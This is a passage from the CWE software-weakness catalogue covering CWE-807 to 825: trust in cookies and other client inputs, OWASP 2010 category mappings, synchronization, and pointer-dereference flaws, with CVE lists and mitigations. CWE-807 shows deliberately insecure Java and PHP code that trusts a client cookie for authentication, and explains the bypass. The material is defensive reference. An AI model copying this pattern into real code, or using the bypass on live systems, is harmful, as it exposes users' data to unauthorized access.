Use automatic buffer overflow detection mechanisms that are offered by certain compilers or compiler extensions. Examples include StackGuard, ProPolice and the Microsoft Visual Studio / GS flag. This is not necessarily a complete solution, since these canary-based mechanisms only detect certain types of overflows. In addition, the result is still a denial of service, since the typical response is to exit the application.

Implementation

Programmers should adhere to the following rules when allocating and managing their applications memory: Double check that your buffer is as large as you specify. When using functions that accept a number of bytes to copy, such as `strncpy()`, be aware that if the destination buffer size is equal to the source buffer size, it may not NULL-terminate the string. Check buffer boundaries if calling this function in a loop and make sure you are not in danger of writing past the allocated space. Truncate all input strings to a reasonable length before passing them to the copy and concatenation functions

Operation

Use a feature like Address Space Layout Randomization (ASLR). This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution.

Operation

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent. This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways.

Build and Compilation**Operation**

Most mitigating technologies at the compiler or OS level to date address only a subset of buffer overflow problems and rarely provide complete protection against even that subset. It is good practice to implement strategies to increase the workload of an attacker, such as leaving the attacker to guess an unknown value that changes every program execution.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	⊖	805	Buffer Access with Incorrect Length Value	699	938
				1000	

Affected Resources

- Memory

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

References

Microsoft. "Using the Strsafe.h Functions". < <http://msdn.microsoft.com/en-us/library/ms647466.aspx> >.

Matt Messier and John Viega. "Safe C String Library v1.0.3". < <http://www.zork.org/safestr/> >.

Michael Howard. "Address Space Layout Randomization in Windows Vista". < http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx >.

Arjan van de Ven. "Limiting buffer overflows with ExecShield". < <http://www.redhat.com/magazine/009jul05/features/execshield/> >.

"PaX". < <http://en.wikipedia.org/wiki/PaX> >.

CWE-807: Reliance on Untrusted Inputs in a Security Decision

Weakness ID: 807 (Weakness Base)

Status: Incomplete

Description**Summary**

The application uses a protection mechanism that relies on the existence or values of an input, but the input can be modified by an untrusted actor in a way that bypasses the protection mechanism.

Extended Description

Developers may assume that inputs such as cookies, environment variables, and hidden form fields cannot be modified. However, an attacker could change these inputs using customized clients or other attacks. This change might not be detected. When security decisions such as authentication and authorization are made based on the values of these inputs, attackers can bypass the security of the software.

Without sufficient encryption, integrity checking, or other mechanism, any input that originates from an outsider cannot be trusted.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Language-independent

Common Consequences**Confidentiality****Integrity****Availability****Bypass protection mechanism****Gain privileges / assume identity**

Attackers can bypass the security decision to access whatever is being protected. The consequences will depend on the associated functionality, but they can range from granting additional privileges to untrusted users to bypassing important security checks. Ultimately, this weakness may lead to exposure or modification of sensitive data, system crash, or execution of arbitrary code.

Likelihood of Exploit

Medium to High

Detection Methods**Manual Static Analysis****High**

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

The effectiveness and speed of manual analysis will be reduced if there is not a centralized security mechanism, and the security logic is widely distributed throughout the software.

Demonstrative Examples**Example 1:**

The following code excerpt reads a value from a browser cookie to determine the role of the user.

Java Example:*Bad Code*

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("role")) {
        userRole = c.getValue();
    }
}
```

Example 2:

The following code could be for a medical records application. It performs authentication by checking if a cookie has been set.

PHP Example:*Bad Code*

```
$auth = $_COOKIES['authenticated'];
if (! $auth) {
    if (AuthenticateUser($_POST['user'], $_POST['password']) == "success") {
        // save the cookie to send out in future responses
        setcookie("authenticated", "1", time()+60*60*2);
    }
    else {
        ShowLoginScreen();
        die("\n");
    }
}
DisplayMedicalHistory($_POST['patient_ID']);
```

The programmer expects that the AuthenticateUser() check will always be applied, and the "authenticated" cookie will only be set when authentication succeeds. The programmer even diligently specifies a 2-hour expiration for the cookie.

However, the attacker can set the "authenticated" cookie to a non-zero value such as 1. As a result, the \$auth variable is 1, and the AuthenticateUser() check is not even performed. The attacker has bypassed the authentication.

Example 3:

In the following example, an authentication flag is read from a browser cookie, thus allowing for external control of user state data.

Java Example:

Bad Code

```
Cookie[] cookies = request.getCookies();
for (int i =0; i< cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("authenticated") && Boolean.TRUE.equals(c.getValue())) {
        authenticated = true;
    }
}
```

Observed Examples

Reference	Description
CVE-2008-5784	e-dating application allows admin privileges by setting the admin cookie to 1.
CVE-2008-6291	Web-based email list manager allows attackers to gain admin privileges by setting a login cookie to "admin."
CVE-2009-0864	Content management system allows admin privileges by setting a "login" cookie to "OK."
CVE-2009-1549	Attacker can bypass authentication by setting a cookie to a specific value.
CVE-2009-1619	Attacker can bypass authentication and gain admin privileges by setting an "admin" cookie to 1.

Potential Mitigations

Architecture and Design

Identify and Reduce Attack Surface

Store state information and sensitive data on the server side only.

Ensure that the system definitively and unambiguously keeps track of its own state and user state and has rules defined for legitimate state transitions. Do not allow any application user to affect state directly in any way other than through legitimate actions leading to state transitions.

If information must be stored on the client, do not do so without encryption and integrity checking, or otherwise having a mechanism on the server side to catch tampering. Use a message authentication code (MAC) algorithm, such as Hash Message Authentication Code (HMAC).

Apply this against the state or sensitive data that you have to expose, which can guarantee the integrity of the data - i.e., that the data has not been modified. Ensure that you use an algorithm with a strong hash function (CWE-328).

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

With a stateless protocol such as HTTP, use a framework that maintains the state for you.

Examples include ASP.NET View State and the OWASP ESAPI Session Management feature.

Be careful of language features that provide state support, since these might be provided as a convenience to the programmer and may not be considering security.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Architecture and Design**Implementation****Identify and Reduce Attack Surface**

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Identify all inputs that are used for security decisions and determine if you can modify the design so that you do not have to rely on submitted inputs at all. For example, you may be able to keep critical information about the user's session on the server side instead of recording it within external data.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ChildOf	G	693	Protection Mechanism Failure	1000	814
ChildOf	C	803	2010 Top 25 - Porous Defenses	800	936
ParentOf	V	247	<i>Reliance on DNS Lookups in a Security Decision</i>	1000	329
ParentOf	V	302	<i>Authentication Bypass by Assumed-Immutable Data</i>	1000	397
ParentOf	V	784	<i>Reliance on Cookies without Validation and Integrity Checking in a Security Decision</i>	1000	917

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
232	Exploitation of Privilege/Trust	

References

Frank Kim. "Top 25 Series - Rank 6 - Reliance on Untrusted Inputs in a Security Decision". SANS Software Security Institute. 2010-03-05. < <http://blogs.sans.org/appsecstreetfighter/2010/03/05/top-25-series-rank-6-reliance-on-untrusted-inputs-in-a-security-decision/> >.

CWE-808: 2010 Top 25 - Weaknesses On the Cusp

Category ID: 808 (Category)

Status: Incomplete

Description**Summary**

Weaknesses in this category are not part of the general Top 25, but they were part of the original nominee list from which the Top 25 was drawn.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	59	<i>Improper Link Resolution Before File Access ('Link Following')</i>	800	65
ParentOf	B	134	<i>Uncontrolled Format String</i>	800	211
ParentOf	B	212	<i>Improper Cross-boundary Removal of Sensitive Data</i>	800	302
ParentOf	B	307	<i>Improper Restriction of Excessive Authentication Attempts</i>	800	402
ParentOf	C	330	<i>Use of Insufficiently Random Values</i>	800	430
ParentOf	B	416	<i>Use After Free</i>	800	532
ParentOf	B	426	<i>Untrusted Search Path</i>	800	541
ParentOf	B	454	<i>External Initialization of Trusted Variables or Data Stores</i>	800	569

Nature	Type	ID	Name	V	Page
ParentOf	B	456	Missing Initialization	800	571
ParentOf	B	476	NULL Pointer Dereference	800	594
ParentOf	B	672	Operation on a Resource after Expiration or Release	800	786
ParentOf	B	681	Incorrect Conversion between Numeric Types	800	801
ParentOf	B	749	Exposed Dangerous Method or Function	800	870
ParentOf	B	772	Missing Release of Resource after Effective Lifetime	800	902
ParentOf	G	799	Improper Control of Interaction Frequency	800	933
MemberOf	V	800	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors	800	935
ParentOf	B	804	Guessable CAPTCHA	800	937

References

"2010 CWE/SANS Top 25 Most Dangerous Programming Errors". 2010-02-04. < <http://cwe.mitre.org/top25> >.

CWE-809: Weaknesses in OWASP Top Ten (2010)

View ID: 809 (View: Graph)

Status: Incomplete

Objective

CWE nodes in this view (graph) are associated with the OWASP Top Ten, as released in 2010.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	31	out of	828
Views	0	out of	24
Categories	10	out of	120
Weaknesses	20	out of	675
Compound_Elements	1	out of	9

View Audience

Developers

This view outlines the most important issues as identified by the OWASP Top Ten (2010 version), providing a good starting point for web application developers who want to code more securely.

Software Customers

This view outlines the most important issues as identified by the OWASP Top Ten (2010 version), providing customers with a way of asking their software developers to follow minimum expectations for secure code.

Educators

Since the OWASP Top Ten covers the most frequently encountered issues, this view can be used by educators as training material for students.

Relationships

Nature	Type	ID	Name	V	Page
HasMember	C	810	OWASP Top Ten 2010 Category A1 - Injection	809	948
HasMember	C	811	OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS)	809	948
HasMember	C	812	OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management	809	948
HasMember	C	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	809	949
HasMember	C	814	OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF)	809	949
HasMember	C	815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
HasMember	C	816	OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage	809	950

Nature	Type	ID	Name	V	Page
HasMember	C	817	OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access	809	950
HasMember	C	818	OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection	809	950
HasMember	C	819	OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards	809	951

Relationship Notes

The relationships in this view are a direct extraction of the CWE mappings that are in the 2010 OWASP document. CWE has changed since the release of that document.

References

"Top 10 2010". OWASP. 2010-04-19. < http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project >.

CWE-810: OWASP Top Ten 2010 Category A1 - Injection

Category ID: 810 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A1 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	809	88
ParentOf	B	88	Argument Injection or Modification	809	115
ParentOf	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	809	118
ParentOf	B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')	809	127
ParentOf	B	91	XML Injection (aka Blind XPath Injection)	809	128
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A1-Injection". < http://www.owasp.org/index.php/Top_10_2010-A1-Injection >.

CWE-811: OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS)

Category ID: 811 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A2 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	809	96
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A2-Cross-Site Scripting (XSS)". < http://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_%28XSS%29 >.

CWE-812: OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management

Category ID: 812 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A3 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		287	Improper Authentication	809	377
MemberOf		809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A3-Broken Authentication and Session Management". < http://www.owasp.org/index.php/Top_10_2010-A3-Broken_Authentication_and_Session_Management >.




CWE-813: OWASP Top Ten 2010 Category A4 - Insecure Direct Object References

Category ID: 813 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A4 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	809	25
ParentOf		639	Access Control Bypass Through User-Controlled Key	809	744
MemberOf		809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A4-Insecure Direct Object References". < http://www.owasp.org/index.php/Top_10_2010-A4-Insecure_Direct_Object_References >.

CWE-814: OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF)

Category ID: 814 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A5 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		352	Cross-Site Request Forgery (CSRF)	809	450
MemberOf		809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A5-Cross-Site Request Forgery (CSRF)". < http://www.owasp.org/index.php/Top_10_2010-A5-Cross-Site_Request_Forgery_%28CSRF%29 >.

CWE-815: OWASP Top Ten 2010 Category A6 - Security Misconfiguration

Category ID: 815 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A6 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	209	Information Exposure Through an Error Message	809	296
ParentOf	V	219	Sensitive Data Under Web Root	809	308
ParentOf	B	538	File and Directory Information Exposure	809	655
ParentOf	B	552	Files or Directories Accessible to External Parties	809	664
ParentOf	G	732	Incorrect Permission Assignment for Critical Resource	809	856
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A6-Security Misconfiguration". < http://www.owasp.org/index.php/Top_10_2010-A6-Security_Misconfiguration >.

CWE-816: OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage

Category ID: 816 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A7 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	312	Cleartext Storage of Sensitive Information	809	411
ParentOf	G	326	Inadequate Encryption Strength	809	424
ParentOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	809	425
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A7-Insecure Cryptographic Storage". < http://www.owasp.org/index.php/Top_10_2010-A7-Insecure_Cryptographic_Storage >.

CWE-817: OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access

Category ID: 817 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A8 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	G	285	Improper Access Control (Authorization)	809	373
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A8-Failure to Restrict URL Access". < http://www.owasp.org/index.php/Top_10_2010-A8-Failure_to_Restrict_URL_Access >.

CWE-818: OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection

Category ID: 818 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A9 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	319	Cleartext Transmission of Sensitive Information	809	416
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A9-Insufficient Transport Layer Protection". < http://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection >.

CWE-819: OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards

Category ID: 819 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A10 category in the OWASP Top Ten 2010.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	601	URL Redirection to Untrusted Site ('Open Redirect')	809	706
MemberOf	V	809	Weaknesses in OWASP Top Ten (2010)	809	947

References

OWASP. "Top 10 2010-A10-Unvalidated Redirects and Forwards". < http://www.owasp.org/index.php/Top_10_2010-A10-Unvalidated_Redirects_and_Forwards >.

CWE-820: Missing Synchronization

Weakness ID: 820 (Weakness Base) Status: Incomplete

Description

Summary

The software utilizes a shared resource in a concurrent manner but does not attempt to synchronize access to the resource.

Extended Description

If access to a shared resource is not synchronized, then the resource may not be in a state that is expected by the software. This might lead to unexpected or insecure behaviors, especially if an attacker can influence the shared resource.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	662	Improper Synchronization	699 1000	775

CWE-821: Incorrect Synchronization

Weakness ID: 821 (Weakness Base) Status: Incomplete

Description

Summary

The software utilizes a shared resource in a concurrent manner but it does not correctly synchronize access to the resource.

Extended Description

If access to a shared resource is not correctly synchronized, then the resource may not be in a state that is expected by the software. This might lead to unexpected or insecure behaviors, especially if an attacker can influence the shared resource.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	662	Improper Synchronization	699 1000	775
ParentOf	G	362	Race Condition	1000	463

Nature	Type	ID	Name	V	Page
ParentOf	V	572	Call to Thread run() instead of start()	699 1000	680
ParentOf	B	667	Insufficient Locking	699 1000	782

CWE-822: Untrusted Pointer Dereference

Weakness ID: 822 (Weakness Base)

Status: Incomplete

Description

Summary

The program obtains a value from an untrusted source, converts this value to a pointer, and dereferences the resulting pointer.

Extended Description

An attacker can supply a pointer for memory locations that the program is not expecting. If the pointer is dereferenced for a write operation, the attack might allow modification of critical program state variables, cause a crash, or execute code. If the dereferencing operation is for a read, then the attack might allow reading of sensitive data, cause a crash, or set a program variable to an unexpected value (since the value will be read from an unexpected memory location).

There are several variants of this weakness, including but not necessarily limited to:

- Directly invoking the untrusted value as a function call

- In OS kernels or drivers where there is a boundary between "userland" and privileged memory spaces, an untrusted pointer might enter through an API or system call (see CWE-781 for one such example)

- Inadvertently accepting the value from an untrusted control sphere when it did not have to be accepted as input at all. This might occur when the code was originally developed to be run by a single user in a non-networked environment, and the code is then ported to or otherwise exposed to a networked environment.

Terminology Notes

Many weaknesses related to pointer dereferences fall under the general term of "memory corruption" or "memory safety." As of September 2010, there is no commonly-used terminology that covers the lower-level variants.

Common Consequences

Confidentiality

Read memory

If the untrusted pointer is used in a read operation, an attacker might be able to read sensitive portions of memory.

Availability

DoS: crash / exit / restart

If the untrusted pointer references a memory location that is not accessible to the program, or points to a location that is "malformed" or larger than expected by a read or write operation

Integrity

Execute unauthorized code or commands






If the untrusted pointer is used in a function call, or points to unexpected data in a write operation, then code execution may be possible.

Observed Examples

Reference	Description
CVE-2007-5655	message-passing framework interprets values in packets as pointers, causing a crash.
CVE-2009-0311	An untrusted value is obtained from a packet and directly called as a function pointer, leading to code execution.
CVE-2009-1250	An error code is incorrectly checked and interpreted as a pointer, leading to a crash.
CVE-2009-1719	Untrusted dereference using undocumented constructor.
CVE-2010-1253	Spreadsheet software treats certain record values that lead to "user-controlled pointer" (might be untrusted offset, not untrusted pointer).

Reference	Description
CVE-2010-1818	Undocumented attribute in multimedia software allows "unmarshaling" of an untrusted pointer.
CVE-2010-2299	labeled as a "type confusion" issue, also referred to as a "stale pointer." However, the bug ID says "contents are simply interpreted as a pointer... renderer ordinarily doesn't supply this pointer directly". The "handle" in the untrusted area is replaced in one function, but not another - thus also, effectively, exposure to wrong sphere (CWE-668).
CVE-2010-3189	ActiveX control for security software accepts a parameter that is assumed to be an initialized pointer.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
CanPrecede		125	Out-of-bounds Read	1000	193
ChildOf		465	Pointer Issues	699	582
CanPrecede		787	Out-of-bounds Write	1000	921
<i>CanFollow</i>		<i>781</i>	<i>Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code</i>	<i>699</i>	<i>913</i>

Research Gaps

Under-studied and probably under-reported as of September 2010. This weakness has been reported in high-visibility software, but applied vulnerability researchers have only been investigating it since approximately 2008, and there are only a few public reports. Few reports identify weaknesses at such a low level, which makes it more difficult to find and study real-world code examples.

Maintenance Notes

There are close relationships between incorrect pointer dereferences and other weaknesses related to buffer operations. There may not be sufficient community agreement regarding these relationships. Further study is needed to determine when these relationships are chains, composites, perspective/layering, or other types of relationships. As of September 2010, most of the relationships are being captured as chains.

CWE-823: Use of Out-of-range Pointer Offset

Weakness ID: 823 (Weakness Base)

Status: Incomplete

Description

Summary

The program performs pointer arithmetic on a valid pointer, but it uses an offset that can point outside of the intended range of valid memory locations for the resulting pointer.

Extended Description

While a pointer can contain a reference to any arbitrary memory location, a program typically only intends to use the pointer to access limited portions of memory, such as contiguous memory used to access an individual array.

Programs may use offsets in order to access fields or sub-elements stored within structured data. The offset might be out-of-range if it comes from an untrusted source, is the result of an incorrect calculation, or occurs because of another error.

If an attacker can control or influence the offset so that it points outside of the intended boundaries of the structure, then the attacker may be able to read or write to memory locations that are used elsewhere in the program. As a result, the attack might change the state of the software as accessed through program variables, cause a crash or instable behavior, and possibly lead to code execution.

Alternate Terms

Untrusted pointer offset

This term is narrower than the concept of "out-of-range" offset, since the offset might be the result of a calculation or other error that does not depend on any externally-supplied values.

Terminology Notes

Many weaknesses related to pointer dereferences fall under the general term of "memory corruption" or "memory safety." As of September 2010, there is no commonly-used terminology that covers the lower-level variants.

Common Consequences

Confidentiality

Read memory

If the untrusted pointer is used in a read operation, an attacker might be able to read sensitive portions of memory.

Availability

DoS: crash / exit / restart

If the untrusted pointer references a memory location that is not accessible to the program, or points to a location that is "malformed" or larger than expected by a read or write operation

Integrity






Execute unauthorized code or commands

If the untrusted pointer is used in a function call, or points to unexpected data in a write operation, then code execution may be possible.

Observed Examples

Reference	Description
CVE-2007-2500	large number of elements leads to a free of an arbitrary address
CVE-2007-5657	values used as pointer offsets
CVE-2008-1686	array index issue (CWE-129) with negative offset, used to dereference a function pointer
CVE-2008-1807	invalid numeric field leads to a free of arbitrary memory locations, then code execution.
CVE-2008-4114	untrusted offset in kernel
CVE-2009-0690	negative offset leads to out-of-bounds read
CVE-2009-1097	portions of a GIF image used as offsets, causing corruption of an object pointer.
CVE-2009-2687	Language interpreter does not properly handle invalid offsets in JPEG image, leading to out-of-bounds memory access and crash.
CVE-2009-2694	Instant messaging library does not validate an offset value specified in a packet.
CVE-2009-3129	Spreadsheet program processes a record with an invalid size field, which is later used as an offset.
CVE-2010-1281	Multimedia player uses untrusted value from a file when using file-pointer calculations.
CVE-2010-2160	Invalid offset in undocumented opcode leads to memory corruption.
CVE-2010-2866	negative value (signed) causes pointer miscalculation
CVE-2010-2867	a return value from a function is sign-extended if the value is signed, then used as an offset for pointer arithmetic
CVE-2010-2872	signed values cause incorrect pointer calculation
CVE-2010-2873	"blind trust" of an offset value while writing heap memory allows corruption of function pointer, leading to code execution
CVE-2010-2878	"buffer seek" value - basically an offset?

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699	175
CanPrecede		125	Out-of-bounds Read	1000	193
ChildOf		465	Pointer Issues	699	582
CanPrecede		787	Out-of-bounds Write	1000	921
<i>CanFollow</i>		<i>129</i>	<i>Improper Validation of Array Index</i>	<i>1000</i>	<i>197</i>

Research Gaps

Under-studied and probably under-reported as of September 2010. This weakness has been reported in high-visibility software, but applied vulnerability researchers have only been investigating it since approximately 2008, and there are only a few public reports. Few reports identify weaknesses at such a low level, which makes it more difficult to find and study real-world code examples.

Maintenance Notes

There are close relationships between incorrect pointer dereferences and other weaknesses related to buffer operations. There may not be sufficient community agreement regarding these relationships. Further study is needed to determine when these relationships are chains, composites, perspective/layering, or other types of relationships. As of September 2010, most of the relationships are being captured as chains.

CWE-824: Access of Uninitialized Pointer

Weakness ID: 824 (Weakness Base)

Status: Incomplete

Description

Summary

The program accesses or uses a pointer that has not been initialized.

Extended Description

If the pointer contains an uninitialized value, then the value might not point to a valid memory location. This could cause the program to read from or write to unexpected memory locations, leading to a denial of service. If the uninitialized pointer is used as a function call, then arbitrary functions could be invoked. If an attacker can influence the portion of uninitialized memory that is contained in the pointer, this weakness could be leveraged to execute code or perform other attacks.

Depending on memory layout, associated memory management behaviors, and program operation, the attacker might be able to influence the contents of the uninitialized pointer, thus gaining more fine-grained control of the memory location to be accessed.

Terminology Notes

Many weaknesses related to pointer dereferences fall under the general term of "memory corruption" or "memory safety." As of September 2010, there is no commonly-used terminology that covers the lower-level variants.

Common Consequences

Confidentiality

Read memory

If the uninitialized pointer is used in a read operation, an attacker might be able to read sensitive portions of memory.

Availability

DoS: crash / exit / restart

If the uninitialized pointer references a memory location that is not accessible to the program, or points to a location that is "malformed" (such as NULL) or larger than expected by a read or write operation, then a crash may occur.

Integrity

Execute unauthorized code or commands





If the uninitialized pointer is used in a function call, or points to unexpected data in a write operation, then code execution may be possible.

Observed Examples

Reference	Description
CVE-2003-1201	LDAP server does not initialize members of structs, which leads to free of uninitialized pointer if an LDAP request fails.
CVE-2006-0054	Firewall can crash with certain ICMP packets that trigger access of an uninitialized pointer.
CVE-2006-4175	LDAP server mishandles malformed BER queries, leading to free of uninitialized memory
CVE-2006-6143	Uninitialized function pointer in freed memory is invoked
CVE-2007-1213	Crafted font leads to uninitialized function pointer.
CVE-2007-2442	zero-length input leads to free of uninitialized pointer.
CVE-2007-4000	Unchecked return values can lead to a write to an uninitialized pointer.
CVE-2007-4639	Step-based manipulation: invocation of debugging function before the primary initialization function leads to access of an uninitialized pointer and code execution.
CVE-2007-4682	Access of uninitialized pointer might lead to code execution.
CVE-2008-2934	Crafted GIF image leads to free of uninitialized pointer.
CVE-2009-0040	Crafted PNG image leads to free of uninitialized pointer.

Reference	Description
CVE-2009-0846	Invalid encoding triggers free of uninitialized pointer.
CVE-2009-1415	Improper handling of invalid signatures leads to free of invalid pointer.
CVE-2009-1721	Free of an uninitialized pointer.
CVE-2009-2768	Pointer in structure is not initialized, leading to NULL pointer dereference (CWE-476) and system crash.
CVE-2010-0211	chain: unchecked return value (CWE-252) leads to free of invalid, uninitialized pointer (CWE-824).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
CanPrecede		125	Out-of-bounds Read	1000	193
ChildOf		465	Pointer Issues	699	582
CanPrecede		787	Out-of-bounds Write	1000	921

Research Gaps

Under-studied and probably under-reported as of September 2010. This weakness has been reported in high-visibility software, but applied vulnerability researchers have only been investigating it since approximately 2008, and there are only a few public reports. Few reports identify weaknesses at such a low level, which makes it more difficult to find and study real-world code examples.

Maintenance Notes

There are close relationships between incorrect pointer dereferences and other weaknesses related to buffer operations. There may not be sufficient community agreement regarding these relationships. Further study is needed to determine when these relationships are chains, composites, perspective/layering, or other types of relationships. As of September 2010, most of the relationships are being captured as chains.

CWE-825: Expired Pointer Dereference

Weakness ID: 825 (Weakness Base)

Status: Incomplete

Description

Summary

The program dereferences a pointer that contains a location for memory that was previously valid, but is no longer valid.

Extended Description

When a program releases memory, but it maintains a pointer to that memory, then the memory might be re-allocated at a later time. If the original pointer is accessed to read or write data, then this could cause the program to read or modify data that is in use by a different function or process. Depending on how the newly-allocated memory is used, this could lead to a denial of service, information exposure, or code execution.

Terminology Notes

Many weaknesses related to pointer dereferences fall under the general term of "memory corruption" or "memory safety." As of September 2010, there is no commonly-used terminology that covers the lower-level variants.

Common Consequences

Confidentiality

Read memory

If the expired pointer is used in a read operation, an attacker might be able to control data read in by the application.

Availability**DoS: crash / exit / restart**

If the expired pointer references a memory location that is not accessible to the program, or points to a location that is "malformed" (such as NULL) or larger than expected by a read or write operation, then a crash may occur.









Integrity**Execute unauthorized code or commands**

If the expired pointer is used in a function call, or points to unexpected data in a write operation, then code execution may be possible.

Observed Examples

Reference	Description
CVE-2007-1211	read of value at an offset into a structure after the offset is no longer valid
CVE-2008-5013	access of expired memory address leads to arbitrary code execution
CVE-2010-3257	stale pointer issue leads to denial of service and possibly other consequences

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
CanPrecede		125	Out-of-bounds Read	1000	193
ChildOf		465	Pointer Issues	699	582
ChildOf		672	Operation on a Resource after Expiration or Release	699 1000	786
CanPrecede		787	Out-of-bounds Write	1000	921
ParentOf		415	Double Free	1000	530
ParentOf		416	Use After Free	1000	532
CanFollow		562	Return of Stack Variable Address	1000	670

Research Gaps

Under-studied and probably under-reported as of September 2010. This weakness has been reported in high-visibility software, but applied vulnerability researchers have only been investigating it since approximately 2008, and there are only a few public reports. Few reports identify weaknesses at such a low level, which makes it more difficult to find and study real-world code examples.

Maintenance Notes

